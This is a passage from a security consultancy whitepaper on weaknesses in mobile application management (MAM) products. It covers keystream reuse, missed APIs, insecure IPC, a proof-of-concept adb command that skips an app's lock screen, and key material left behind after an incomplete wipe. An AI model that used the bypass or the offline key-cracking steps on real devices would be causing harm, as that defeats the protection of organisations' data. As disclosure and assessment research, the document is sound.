MAM solutions will be encrypting and decrypting data of varying sizes, especially if hooking is performed at a system call level. APIs may require the ability to access specific regions within a file in order to properly implement the 'seek' system call. If a block cipher in CBC mode is used, all regions of a file up to the "seeked" region would need to be decrypted in order to properly decrypt the region. This is of course not ideal, therefore it is very common to see MAM solutions utilizing stream ciphers for the encrypting of data. A common stream cipher used is AES in Counter (CTR) mode. Although AES is a block cipher, CTR mode allows the block cipher to be turned into a stream cipher. The diagram below shows how CTR mode is typically implemented:

[18]



Counter (CTR) mode encryption

[18] http://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Based on the diagram above, a developer would typically need to define a Nonce, Counter and Key for each file that is being encrypted/decrypted. The counter is incremented for each block of the file, so the primary decision a developer needs to make is the maximum size of the counter. Since these values need to be defined by a developer, these are the areas where security flaws can commonly be found. When implementing a steam cipher developers should ensure that a repeated keystream does not occur. In the case of AES-CTR, the keystream would be the result of the AES-ECB operation performed on the Nonce+Counter and the encryption key. Therefore, as a developer, it is critical that any values set for the nonce and key can produce a repeated keystream when used to encrypt the same or different files. Below describes some common issues that may arise that may be less obvious:

- **Using the same symmetric key across all encrypted files and using a hash of the filename as the nonce.** An attacker can likely influence the name of stored files within MAM solutions (e.g. downloaded files, mail attachments, etc.), which could lead to a repeated keystream.

- **Not including enough bytes for the counter.** This could lead to an attack by triggering an overflow into the nonce if a large enough file is submitted. By triggering an overflow, the attacker could influence the value of the nonce in order to force a repeated keystream.

It is fairly common to see interesting implementations for the key and nonce generation for keystreams since developers often find themselves not wanting to generate and store unique keys or nonces for each file stored by the MAM solution. If the developer is not careful, the values selected for the nonce or symmetric key could lead to repeated keystreams and therefore may eventually lead to the compromise of application data under the right circumstances.

Thoroughness of the MAM Application Wrapping

The security of data stored within a MAM wrapped application relies on the completeness of the wrapping implementation. The "completeness" of the wrapping implementation refers to the APIs that will be intercepted and modified in order to add encryption. If an application is using an API that writes data to the file system, cloud or un-managed application that is not supported by the wrapping solution, this will likely cause the data to be stored in plaintext. Providing security controls for these APIs creates a cat and mouse game between the developers of the MAM solution and new APIs released by supported mobile operating systems. These types of vulnerabilities violate the first principle of designing a MAM solution, namely all data stored by the application must be seamlessly encrypted.

Common Missed APIs Identified in iOS MAM Solutions

- iOS Keychain – Should not be considered secure storage since Keychain data is only truly protected on devices with a strong device passphrase
- NSUserDefaults
- iCloud APIs
- C/C++ APIs (e.g. fwrite)
- Data stored by WebViews (Cookies, Caches, HTML5 Local Storage, etc)
- Cookies and HTTP(S) Request Caches
- Document Caching via Open-In into wrapped application
- Unencrypted temporary files due to opening document in wrapped application
- Leakage of data outside of container through OS APIs (Document Interaction APIs, AirDrop, etc.)
- Leakage of data outside of container through Webview behavior (Phone numbers, Email Address in HTML, etc.)
- Persistent HTTP Cookies in Objective-C or Webviews
- Third Party Keyboards (iOS 8)
- App Extension Support (iOS 8)

Common Missed APIs Identified in Android MAM Solutions

- NDK File system writes
- OS file system paths with symbolic links (e.g. /sdcard, /mnt/sdcard0, etc)
- Data stored by WebViews (Cookies, Caches, HTML5 Local Storage, etc)
- Java Runtime Execs
- Java Reflection
- Shared Preferences Files
- Android Backup API
- Intents sent to third party apps
- ContentProvider messages to third party apps
- Third Party Keyboards
- Native Android Sharing on text fields (Long finger presses)

Vulnerability 1 - Incomplete MAM Container Implementation (iOS)

A MAM solution's application wrapping did not support any form of secure container encryption, relying solely on the iOS Data Protection APIs. If an organization deploys their solution without device level MDM policies for passcodes (e.g. enforcing the use of a passcode, enforcing passcode complexity requirements, etc.) this will cause data to be stored insecurely. Employees without passcodes on their device or employees with weak passcodes may be at risk of data compromise in the event of a stolen device.

The primary protection identified by the solution was to set the iOS Data Protection accessibility attribute on APIs to 'NSFileProtectionComplete'. However, GDS identified several APIs that did not explicitly set the 'NSFileProtectionComplete' accessibility option. This resulted in the default accessibility value to be set instead. The default value for iOS 7 devices is 'NSFileProtectionCompleteUntilFirstUserAuthentication', while devices running versions less than iOS 7 are set with 'NSFileProtectionNone'. As a result, when the 'NSFileProtectionComplete' accessibility option is not explicitly set, wrapped application data is not protected by the device passcode while the device is place in a locked state.

GDS performed this test by creating a sample application that writes to the file system using various iOS APIs. The effectiveness of the wrapping technology can be determined by inspecting the device file system to ensure all of the data written by the test application is encrypted. Alternatively, the wrapping solution may choose to block certain API calls entirely. By using the FileDP[19] utility, GDS was able to print the various accessibility attributes by the files stored by the test application (running on an iOS 7 device). The following values were found to not be protected by the MAM vendor wrapping and the data protection classes were set to the device defaults.

SQLite Databases Stored By Application

```
2-27 11:23:46.700 FileDP[4580:507] file name
is:./Documents/gds_storagetester.sqlite - protection
class:NSFileProtectionCompleteUntilFirstUserAuthentication
2014-02-27 11:23:46.702 FileDP[4580:507] file name
is:./Documents/gds_storagetester.sqlite-shm - protection
class:NSFileProtectionCompleteUntilFirstUserAuthentication
2014-02-27 11:23:46.704 FileDP[4580:507] file name
is:./Documents/gds_storagetester.sqlite-wal - protection
class:NSFileProtectionCompleteUntilFirstUserAuthentication
```

Request Cached Data (NSURLRequest)

```
FileDP[4580:507] file name is:./Library/Caches/com.gds.gds-storagetester/Cache.db -
protection class:NSFileProtectionCompleteUntilFirstUserAuthentication2014-02-27
11:23:46.734 FileDP[4580:507] file name is:./Library/Caches/com.gds.gds-
storagetester/Cache.db-shm - protection
class:NSFileProtectionCompleteUntilFirstUserAuthentication
FileDP[4580:507] file name is:./Library/Caches/com.gds.gds-storagetester/Cache.db-
wal - protection class:NSFileProtectionCompleteUntilFirstUserAuthentication
```

iCloud Key-Value Stores (NSUbiquitousKeyValueStore)

```
FileDP[4580:507] file name is:./Library/SyncedPreferences/com.gds.gds-
storagetester.plist - protection class:NSFileProtectionNone
```

[19] http://www.securitylearn.net/2012/10/18/extracting-data-protection-class-from-files-on-ios/

Vulnerability 2 - No Encryption of Filenames or File Metadata

An often-overlooked piece of data that should be encrypted by application wrapping solutions are filenames of encrypted files. Lack of encryption for filenames can lead to information leakage by wrapped applications. A common occurrence of sensitive filenames is in the context of file attachments downloaded within wrapped email applications. Since email attachments may contain potentially sensitive data within them, descriptive filenames may reveal information about the contents of the file to an attacker.

Overall Recommendations

Solutions should ideally be performing the encryption and decryption of the files within system calls rather than hooking Objective-C and Android file read and write APIs. Hooking system calls provides a more complete approach for protecting application data at rest without needing to keep up to date with every APIs a language provides for storing application data.

However, this is of course not sufficient on its own since there may be certain APIs or actions (IPC, Caching, Snapshots, Cloud APIs, etc) provided by the OS that may not be hooked by the application as they may be performed by different processes on the device. MAM solution developers need to keep up to date on APIs being introduced by supported mobile OSs over time. This requires a lot of dynamic testing of wrapped applications at runtime to identify the behaviors of APIs or actions.

Implementation of Inter-Process Communication (IPC)

Inter-Process Communication (IPC) plays an important role within MAM solutions, since it provides a way for the MAM Agent to push application and security policies to the wrapped applications. Therefore, when reviewing a MAM solution it is important to audit the authorization controls that protect the IPC entry points for both the MAM Agent and the wrapped applications to ensure un-trusted applications are not able to invoke them.

IPC Considerations When Sharing Data in iOS MAM Solutions

At the time of this writing, there are primarily three options for performing IPC within iOS applications: Keychain Access Groups, URL Schemes, and the UIPasteboard.

Keychain Access Groups

Keychain Access Groups allow Keychain data to be shared across applications. However, the limitation is that the applications sharing the data must have the same Bundle Seed ID. The Bundle Seed ID is defined in the Apple Developer portal. Since the MAM Agent application is created by the MAM solution provider and the application distributed through the Apple App Store and the wrapped applications are distributed using the organizations enterprise distribution profile there will be no way to share a Bundle Seed ID between the MAM agent and shared application. This would only be possible if both applications are signed by the same organization. This would make the use of Keychain Access Groups within MAM solutions impractical.

URL Schemes

URL Schemes can be registered by an application to allow other applications installed on the device to invoke it. One of the limitations with URL Schemes is that since the data must be passed in a URL there is a size limitation. Another limitation is UI switching. For example, if Application A invokes Application B’s exposed URL Scheme, Application A will go into the background state, and Application B will switch to the foreground state as the active application. This could have a negative impact on the user experience if multiple calls are made between applications.

From a security standpoint, it is possible for multiple applications to define the same URL scheme, which can lead to potential information leakage scenarios. In the event that the scheme for a MAM Agent or wrapped application is also defined by a malicious application on the device, this may lead to the data passed in the URL Scheme to be sent to the malicious application. Unfortunately, there is not much that can be done to mitigate this risk currently on iOS. As a result, MAM solutions should avoid passing sensitive data in URL Schemes to avoid the potential risk of the values being sent to a malicious third party application.

One of the security perks with using URL schemes is that the scheme request handler can authenticate the source application based on its Bundle ID. Bundle IDs cannot be trusted right off the bat since a malicious application can simply spoof a wrapped application’s Bundle ID. The key fact to keep in mind is that only one application with a given Bundle ID can be installed on a device at a time. This provides the MAM Agent application with the ability to perform pretty reasonable application authentication. This assumes that the MAM Agent application is handling the installation of all the wrapped applications and therefore it can track which applications have been installed or removed. If the MAM Agent installed the wrapped application then it can with fairly high certainty trust the source application based on the Bundle ID. If the application is not installed and a URL Scheme call is received from that Bundle ID, the call should be rejected since it may be a malicious third party application on the device.

UIPasteboard

Due to the data size limitation and UI switching issue when using URL Schemes, the UIPasteboard becomes an attractive solution for IPC communication. The UIPasteboard allows applications to share large amounts of data in the background, thereby providing a better user experience. From a security standpoint, data stored within the UIPasteboard is not protected by the iOS sandbox and therefore any application with knowledge of the identifying key will be able to read or modify the data. This creates a potential security risk for MAM solutions that utilize the UIPasteboard to distribute sensitive application data unencrypted, such as application specific security policies, offline passcode verification data, security commands, etc.

One logical approach to this problem is encrypting the data prior to placing it on the UIPasteboard, using a shared key between the MAM agent and the wrapped application. The crypto routines used for protecting the data should be reviewed to ensure they are not vulnerable to attacks by third party applications. Additionally, and most importantly, the key exchange process between the MAM agent and the wrapped applications should be assessed to ensure third party applications are not able to capture the shared key or even initiate the key exchange process with the MAM agent. The major drawback with this is that iOS does not provide a stronger approach for secure IPC and therefore MAM solutions must rely on the available security controls of URL Schemes for verifying Bundle IDs. As long as the MAM solution is performing proper management of installed wrapped applications and validating the source Bundle ID on accepted messages, the risk is sufficiently reduced.

IPC Considerations When Sharing Data in Android MAM Solutions

Unlike iOS, Android provides several ways to perform Inter-Process Communication (IPC) between applications. However, just like iOS, MAM solutions will have their own difficulties implementing them in a secure manner.

Intents

One of the primary forms of IPC communication in Android takes place via Intents. Android Intents can be used to communicate with another application's components in several ways. The three most prevalent use-cases include: starting an Activity, starting a Service, and delivering a broadcast message to a Broadcast Receiver. One way to protect these components from unauthorized access is by requiring the calling application to hold certain permissions. These permissions are typically defined within the AndroidManifest.xml file. Each permission can have a protection level. One of the more secure protection levels is 'Signature', which means only applications signed with the same certificate as the application that declared that permission will be granted that permission by the system. Although this is a good solution for protecting IPC entry points, this approach is not feasible since the MAM agent and wrapped applications will be signed by different developers.

A common approach to this problem is to programmatically validate the identity of the calling application once the Intent is received. One way to accomplish this is by utilizing the Binder.getCallingUid()[20] and/or Binder.getCallingPid() method to retrieve the UID belonging to the process that sent the Intent. The PackageManager object can then be used to retrieve an application name based on the UID and/or PID. The MAM Agent will need to maintain a list of the applications that have been installed and uninstalled. The MAM Agent can then compare the calling Intent's application name against this list to ensure that it has been installed on the device and is not a malicious third party application invoking its IPC entry point.

[20] http://developer.android.com/reference/android/os/Binder.html#getCallingUid()

Content Providers

Content Providers suffer from the same issues that plague Activities, Services, and Broadcast Receivers. While the concept of permissions, protection levels, and validating the caller's identity still apply, there are additional features that are specific to Content Providers that should be considered from a security perspective.

First, there are two separate permission attributes that can be set for a Content Provider: 'android:readPermission' and 'android:writePermission'. The 'readPermission' attribute controls who can read from the provider, while the 'writePermission' attribute controls who can write to it. It should be noted that holding only the 'writePermission' does not imply having the ability to read from the provider. If a MAM Agent or wrapped application is storing data within a Content Provider, it should define these permissions accordingly.

Secondly, a Content Provider can offer per-URI permissions for a short period of time. This is useful in cases where an application that hosts a Content Provider needs to share some data within the provider with other applications but does not want to grant those applications full access to the entire provider. A typical example illustrating this is the case of an email application that has access to a Content Provider containing email messages and email attachments. The email application wants to be able to open image attachments in an image viewer application without having to grant the image viewer application access to the entire provider. To accomplish this, the email application can grant temporary permissions to an image viewer application to access the URI containing the attachments. By configuring the 'android:grantUriPermissions' attribute for a Content Provider in the AndroidManifest.xml file, an application can enable temporary URI permissions globally within a Content Provider. Alternatively, by using the '<grant-uri-permissions>' tag, an application can configure this functionality for specific paths. Once the Content Provider is configured for URI permissions, the email application can grant those permissions by setting the appropriate read/write flag in an Intent: 'FLAG_GRANT_READ_URI_PERMISSION' or 'FLAG_GRANT_WRITE_URI_PERMISSION'. When this Intent is sent to the image viewer Activity, the image viewer application will be able to access attachments within the Content Provider based on the URI specified in the Intent.

Even with URI permissions, particular steps must be taken to prevent abuse. First, the application granting URI permissions (in this case, the email application) should issue an explicit Intent specifying the destination application's package name. This will prevent a malicious application from intercepting the request and using the permissions within the Intent to access the Content Provider. Second, as was mentioned in the 'Intents' section, the Content Provider should also validate the identity of the calling application before processing its request (e.g. query, insert, update, delete, etc.).

Enforcing Authentication on Exposed Application Entry points

An additional area to consider with MAM solutions that expose various IPC entry points is enforcing authentication. When the application is in an unauthenticated state (prompting a user for their password), no exposed IPC entry points should be callable. Entry points that are not properly protected could be exploited by a user with local access to the device in order to easily bypass the application lock screen.

Vulnerability 1 - Authentication Not Enforced on Exported Activity

A MAM document viewer application contained several Activities that could be abused to bypass the password lock screen. This was due to the Activities not containing the necessary logic to force the user back to the authentication screen. This issue could be exploited by an attacker in order to access metadata of files stored within the MAM document viewer without knowledge of the user's login credentials.

The MAM document viewer application should consider including authorization logic within Activities to redirect the user to the login screen (where appropriate). Additionally, file metadata should be encrypted by the application using a key protected by the user's passphrase. This will ensure that runtime hooking cannot be used to circumvent client-side restrictions and gain access to unauthorized application data.

Proof of Concept Exploit

An attacker can bypass the password lock screen by performing an activity call to the Search activity. This exposes files stored within the MAM document viewer without requiring a passphrase. The code snippet below shows that the "SearchActivity" contains an "intent-filter" and will therefore be exported and accessible by other applications on the device. This makes it possible to invoke this Activity without requiring root privileges.

Code Snippet – Filename: AndroidManifest.xml

```
<activity android:name="com.[Omitted By GDS].SearchActivity"
android:launchMode="singleTop" android:windowSoftInputMode="adjustPan">
<intent-filter>
<action android:name="android.intent.action.SEARCH" />
</intent-filter>
<meta-data android:name="android.app.searchable" android:resource="@xml/searchable"
/>
</activity>
```


Reproduction Steps

1. Close the MAM document viewer application. You should be prompted to re-authenticate in order to use the MAM document viewer application


2. The Android Debug Bridge (adb) can be used to invoke activities on the device. The following command shows how a file search (for files containing the letter “t”) can be performed against the application even though the user is presented with the login screen.

```
adb shell am start -a android.intent.action.SEARCH -n com.[Omitted by GDS]
/com.[Omitted By GDS].ui.SearchActivity -e "query" "t"
```

3. After running the command above, you should see the "SearchActivity" screen appear, displaying only those files that match the characters passed in the query Intent parameter.



```
rgutierrez@rav-2:~$ adb shell am start -a android.intent.action.SEARCH -n com.[redacted]/
com.[redacted]ui.SearchActivity -e "query" "t"
Starting: Intent { act=android.intent.action.SEARCH cmp=com.[redacted]/.ui.SearchActivity
 (has extras) }
rgutierrez@rav-2:~$ 
```



Effectiveness of Security Commands and Security Policies

Pushing of Security Policies to Applications

Application specific security policies are typically configured via the MAM administration interface and pushed to the MAM agent application. The MAM agent application then distributes the policies to the various wrapped applications that are installed on the device. These policies vary across MAM solutions and can include, but are not limited to the following:

- Data Encryption Support
- Open in Restrictions (prevent opening files in non-managed apps)
- Jailbreak/Root Detection
- Networking Tunneling
- Copy/Paste Restrictions

These security policies should be pushed to devices and passed between applications in a manner that would make it difficult for an employee to modify them. Client-side security controls can always be bypassed given enough time to reverse engineer the implementation. A fair balance in designing the policy distribution would be so that it cannot be compromised by an employee without requiring manual reverse engineering of the solution and a non Jailbroken/Rooted device.

Common Policy File Pitfalls

Policy Files Sent over Network to Device Are Not Digitally Signed

If policies are not digitally signed when they are sent to the device, an employee can trivially tamper with the policies by performing a self Man In The Middle (MITM). Exploitation of this issue would simply require a user to install a trusted certificate authority onto the device in order to view the HTTPS/SSL traffic (assumes the solution is not performing certificate pinning). If the policies are properly signed, performing a bypass would require orders of magnitude more effort. In one scenario, the user would need to Jailbreak/Root the device in order to bypass the signature verification process. In another scenario, the user would need to manually reverse engineer the solution in order to replace the public key used by the MAM agent during the policy file verification process.

Policy File Stored Unencrypted on Device File System

By reviewing the files stored by the MAM agent or application it may be possible to find the policies on the file system in the form of a file or SQLite database. In many cases, an employee can then view and modify these files without reverse engineering at all; even disabling some of the security policies that were designed to prevent employees from easily extracting organization data.

There are many other ways that policies can be viewed or modified, but these are the two most common pitfalls we have found in solutions that would be lead to easy exploitation by employees.

Weaknesses of Application Wipes

MAM solutions are incapable of performing MDM device level wipes and therefore it creates a challenge for MAM solutions to push wipe commands to applications quickly and effectively. Invoking iOS push notifications to the MDM Agent application becomes difficult since these push requests require authentication to Apple and the MAM solution provider would need to have the private keys needed to initiate these push messages. The organization would need to manage the APNS certificate and handle the sending of the messages to wrapped applications and the MAM provider would need to handle the APNS certificate for the MAM Agent application. This limits applications to instead perform server polls to check for any new security commands. The polling times on mobile device must be carefully chosen as it could negatively affect battery life and therefore it is likely that these poll times may not occur very frequently.

Another major drawback found in iOS applications is that background support is very limited. From our testing, if the MAM Agent application is not running in the background, the commands will never be pushed to the device and data wipes will not be invoked. If the agent is running in the background, it is very common for the solution to not have implemented any form of background execution to poll the server. This will cause data wipes to not be triggered until the agent application or wrapped application is moved to the foreground. This makes it unlikely that remote wipes would be executed on a stolen device in time for it to be effective.

The ability for the Android devices to running background services makes this issue much easier to resolve since periodic polls can be performed by the client.

Vulnerability 1 - Inadequate Wipe Implementations

The MAM vendor provides an ‘Enterprise Wipe’ option to administrators in order to perform a wipe of all organization data from an employee’s device. The ‘Enterprise Wipe’ option performs an application level wipe rather than initiating a full device wipe. This feature is useful for organizations using the vendor to access company resources on employee owned devices. In the event that the device is lost/stolen, or the employee unexpectedly leaves the company, organization specific data can be removed without affecting the personal data on the employee’s device.

In one of the MAM vendor solutions, GDS identified that the ‘Enterprise Wipe’ option revoked the ability for a device to connect to the MAM agent and access offline data via the mobile interface, but did not actually remove the stored company data from the device. The data that persisted after the ‘Enterprise Wipe’ could lead to offline attacks to gain access to the user’s MAM passcode or Active Directory credentials. Some examples of sensitive files stored within the managed applications are listed below:

- /shared_prefs/* - Configuration Data
- /databases/* - Configuration Data
- /files/* - Encrypted File

The SharedPreferences data within the MAM Agent is not wiped. An attacker can utilize the "master_encryption_key" property within the file to perform an offline brute force attack on the victim’s MAM passcode or organization Active Directory credentials.

Code Snippet – Filename: shared_prefs/com. [Omitted By GDS].androidagent_preferences.xml

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="hashed_dk">968xNuKswfqJ/Kt2T/8nhThDsswEyOY4NYw36iX0BaE=
</string>
<string
name="master_encryption_key">/S5EtwG/cJ1bWdF0G50q4FLPC4vanklm1u2NYsfrJamfLNgcAuPjgj
x69udJLGiQ
</string>
<boolean name="keyIsEscrowed" value="false" />
<string name="dbHashcode">
</string>
<string name="Vector">7K6L8LW/ieOvneePqeuml+6zle+jtemfueCzoe+fh+GGgz/qjqvlt53uq4U=
</string>
<string name="deviceUID">4d7cbef7a903fd5ac56963931eaf6d69</string>
</map>
```

Conclusion

This whitepaper aims to outline the security risks when deploying a BYOD solution and the security mechanisms that commercial MAM solutions should provide. The difficulty in selecting a commercial MAM solution is that it must satisfy the organization's use cases but also live up to the security claims of the vendor's marketing department. When evaluating a MAM product, verify that it is capable of mitigating the primary threats affecting BYOD deployments. During our research assessing specific components across several popular MAM solutions we uncovered insecure patterns that could lead to the compromise of organization data. Organizations should consider not only the BYOD threats, but also the types of attacks and security controls when choosing a commercial MAM solution.

Testing Checklist

The following checklist can be utilized as a baseline for building and assessing the security of a MAM solution. This should not be considered an exhaustive list, but should include major test cases that can be used to determine the security posture of a MAM solution. Several of the test cases require significant reverse engineering and advanced mobile application testing skills. Therefore, it is recommended that a skilled security professional is utilized to perform verify the tests. Organizations that are looking to vet a MAM vendor can hopefully utilize this list of test cases in order to ask the vendor specific questions on the security implementation of their solution. The checklist has been placed on Github in order to promote collaboration with the security industry and perform revisions over time.

- https://github.com/GDSSecurity/MAM-Security-Checklist

About GDS Labs

Security Research & Development is a core focus and competitive advantage for GDS. The GDS Labs team has the following primary directives:

- Assessing cutting-edge technology stacks
- Improving delivery efficiency through custom tool development
- Finding & responsibly disclosing vulnerabilities in high value targets
- Assessing the impact to our clients of high risk, publicly disclosed vulnerabilities

The GDS Labs R&D team performs security research, with areas of current focus including mobile application security, embedded systems, and cryptography. GDS also participates in many security related organizations and groups such as OWASP and the NodeJS Security Project. GDS Labs is a value added service that our clients benefit from on virtually every engagement that we perform.

About Gotham Digital Science

Gotham Digital Science (GDS) is a specialist security consulting company focused on helping our clients find, fix, and prevent security bugs in mission critical network infrastructure, web-based software applications, mobile apps and embedded systems. GDS is also committed to contributing to the security and developer communities through sharing knowledge and resources such as blog posts, security tool releases, vulnerability disclosures, sponsoring and presenting at various industry conferences. For more information on GDS, please contact info@gdssecurity.com or visit http://www.gdssecurity.com.

US Office (Global Headquarters):

Gotham Digital Science LLC
125 Maiden Lane – Third Floor
New York, NY 10038
United States

UK Office:

Gotham Digital Science Ltd
161 Drury Lane – Fourth Floor
London, WC2B 5PN
United Kingdom

CREST

CHECK
IT Health Check Service

CYBER ESSENTIALS